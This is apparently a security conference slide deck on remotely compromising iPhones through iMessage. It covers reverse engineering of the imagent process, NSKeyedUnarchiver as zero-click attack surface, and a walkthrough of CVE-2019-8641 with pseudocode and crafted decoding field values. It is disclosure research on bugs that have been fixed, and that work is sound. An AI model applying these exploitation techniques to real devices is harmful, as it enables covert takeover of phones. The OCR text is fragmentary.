Messenger Hacking

Remotely Compromising an iPhone over iMessage

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
iMessage


- Messaging service by Apple
- Enabled by default when signed in to iPhone with an Apple account
- Anyone can send messages
- Will popup a notification

=> Some kind of message processing must happen!


=> Default-enabled “0-Click” attack surface



Message coming from unknown sender




iMessage Architecture



- iMessages are sent via Apple’s push services
- Server mostly only sees sender and receiver
- Content is End2End encrypted (good!)
- Also means Apple’s servers can hardly detect or block exploits though...

iMessage Exploit

- Prerequisites
  - Attacker knows phone number or email address
  - iPhone is in default configuration (iMessage not explicitly disabled)
  - iPhone is connected to Internet
- Outcome
  - Attacker has full control over device after few minutes
  - Possible without any visual indicator to user as well



Reverse Engineering

Function name
-[MessageServiceSession handler:receivedErro...
-[MessageServiceSession handler:messageIDD...
-[MessageServiceSession handler:messageIDR...
-[MessageServiceSession handler:messageIDR...
-[MessageServiceSession handler:updateAttac...
-[MessageServiceSession handler:messageIDPl...
-[MessageServiceSession handler:messageIDS...
-[MessageServiceSession handler:incomingMe...
-[MessageServiceSession handler:locationShar...
-[MessageServiceSession handler:genericNotifi...
-[MessageServiceSession handler:deleteComm...
-[MessageServiceSession handler:groupMessa...
-[MessageServiceSession handler:bubblePaylo...
-[MessageServiceSession handler:remoteFileRe...
-[MessageServiceSession handler:remoteFileRe...
-[MessageServiceSession handler:payloadData...
-[MessageServiceSession handler:payloadData...

- What process is handling iMessages?
  Make a guess, SIGSTOP that process
  => `imagent` seems important,
  also has an "iMessage" library loaded
- Search for interesting method names, set breakpoint to see if used
  => Main handler: `-[MessageServiceSession handler:incomingMessage:...]`
- Hook with frida (great tool!) to dump all messages as they come in
- From there, combination of static and dynamic analysis to figure out where what part of a message is processed

iMessage Data Format


- iMessages are just PLists (Property Lists)
  - Something like json, but supports binary and XML encoding
- Many fields fairly self-explanatory
- Contains pseudo-html in `x` key, actually parsed as XML though
- Looks kind of complex already?

```
{
    gid = "008412B9-A4F7-4B96-96C3-70C4276CB2BE";
    gv = 8;
    p =     (
        "mailto:saelo@google.net",
        "mailto:testaccount@saelo.net"
    );
    pv = 0;
    r = "6401430E-CDD3-4BC7-A377-7611706B431F";
    t = "Hello 36C3!";
    v = 1;
    x = "<html><body>Hello 36C3!</body></html>";
}
```

Enumerating Attack Surface

```
{
  "$objects" => [
    0 => "$null"
    1 => {
      "$class" => <CFKeyedArchiverUID>{value =7}
      "NS.count" => 0
      "NS.sideDic" => <CFKeyedArchiverUID>{value =0}
      "NS.skkeyset" => <CFKeyedArchiverUID>{value =2}
    }
    2 => ...
    ...
    7 => {
      "$classname" => "NSSharedKeyDictionary"
    }
    ...
}
```

An NSKeyedArchiver archive printed with `plutil -p`



- "ATI" and "BP" keys of an iMessage contain NSKeyedUnarchiver data
- Had numerous bugs in the past
- NSKeyedUnarchiver is now 0-Click Attack Surface...

NSKeyedUnarchiver

- Serialization format to serialize rather complex datastructures
  - Dictionaries, arrays, strings, selectors, arrays of c-strings, …
- Extremely complex
- Even supports cyclic object relationships
- Read Natalie's blog post to appreciate the complexity

```
NSError* err = 0;
NSData* data = dataToUnarchive;
NSSet* whitelist = [NSSet setWithArray: @[
                            [NSDictionary class],
                            [NSString class],
                            [NSData class],
                            [NSNumber class],
                            [NSURL class],
                            [NSUUID class],
                            [NSValue class],
                            [NSArray class]
                            ]
                      ];
id o = [NSKeyedUnarchiver unarchivedObjectOfClasses:whitelist fromData:data error:&err];
```

Vulnerability - Timeline

ID ▼	Status ▼	Restrict ▼	Reported ▼	Vendor ▼	Product ▼	Summary + Labels ▼
1826	Fixed	----	2019-Apr-18	Apple	iMessage	iMessage: malformed message bricks iPhone CCProjectZeroMembers
1828	Fixed	----	2019-Apr-24	Apple	iMessage	iMessage: out-of-bounds read in DigitalTouch tap message processing CCProjectZeroMembers
1856	Fixed	----	2019-May-13	Apple	iMessage	iMessage: heap overflow when deserializing URL (Mac only) CCProjectZeroMembers
1858	Fixed	----	2019-May-16	Apple	iMessage	iMessage: NSKeyedUnarchiver deserialization allows file backed NSData objects CCProjectZeroMembers
1873	Fixed	----	2019-May-21	Apple	iMessage	iMessage: NSArray deserialization can invoke subclass that does not retain references CCProjectZeroMembers
1874	Fixed	----	2019-May-22	Apple	MacOS	NSKeyedUnarchiver: Use-after-Free of ObjC objects when unarchiving OITSUIntDictionary instances even if secureCoding is required CCProjectZeroMembers
1881	Fixed	----	2019-Jun-9	Apple	iMessage	iMessage: decoding NSSharedKeyDictionary can read object out of bounds CCProjectZeroMembers
1883	Fixed	----	2019-Jun-17	Apple	NSKeyedUnarchiver	NSKeyedUnarchiver: info leak in decoding SGBigUTF8String CCProjectZeroMembers
1884	Fixed	----	2019-Jun-17	Apple	iMessage	iMessage: memory corruption when decoding NSKnownKeysDictionary1 CCProjectZeroMembers
1917	Fixed	----	2019-Jul-29	Apple	iMessage	iMessage: decoding NSSharedKeyDictionary can read ObjC object at attacker controlled address CCProjectZeroMembers
1918	Fixed	----	2019-Jul-29	Apple	iMessage	iMessage: decoding NSSharedKeyDictionary can lead to out-of-bounds reads CCProjectZeroMembers

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- Found during joint research project with Natalie Silvanovich (@natashenka)
- Reported July 29
  - PoC Exploit sent on August 9
- Mitigated in iOS 12.4.1, August 26
  - Vulnerable code no longer reachable via iMessage
- Fully fixed in iOS 13.2, October 28
- Seemed most convenient to exploit…
- Bug: object used before it is fully initialized due to reference cycle
- Vulnerable class: SharedKeyDictionary, subclass of NSDictionary and so implicitly allowed to be decoded…


SharedKeyDictionary

SharedKeyDictionary

(pseudocode, simplified)

```
SharedKeyDictionary::lookup(key):
    idx = keyset.lookup(key, 0)
    return values[idx]


SharedKeySet::lookup(key, start):
    khash = hash(key)
    idx = rankTable[khash % len(rankTable)]
    if idx < numKey and key == keys[idx]:
        return start + idx
    if subskset:
        return subskset.lookup(key, start + numKey)
    return -1;
```



CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

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```

SharedKeySet1

```
- numKey: 0
- rankTable: nullptr
- subskset: nullptr
- keys = nullptr
```

CVE-2019-8641 

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SharedKeySet::initWithCoder(c):
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    for k in keys:
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```

SharedKeySet1

```
- numKey: 0xffffffff
- rankTable: nullptr
- subskset: nullptr
- keys = nullptr
```

CVE-2019-8641 

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
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    if len(keys) != numKey:
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    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

SharedKeySet1

```
- numKey: 0xffffffff
- rankTable: [0x41414141]
- subskset: nullptr
- keys = nullptr
```

CVE-2019-8641 

```
SharedKeySet::initWithCoder(c):
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

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

Start decoding SKS2 now

CVE-2019-8641

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

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

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

NSKeyedUnarachiver has special logic to handle this case correctly (i.e not create a third object)

CVE-2019-8641 

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

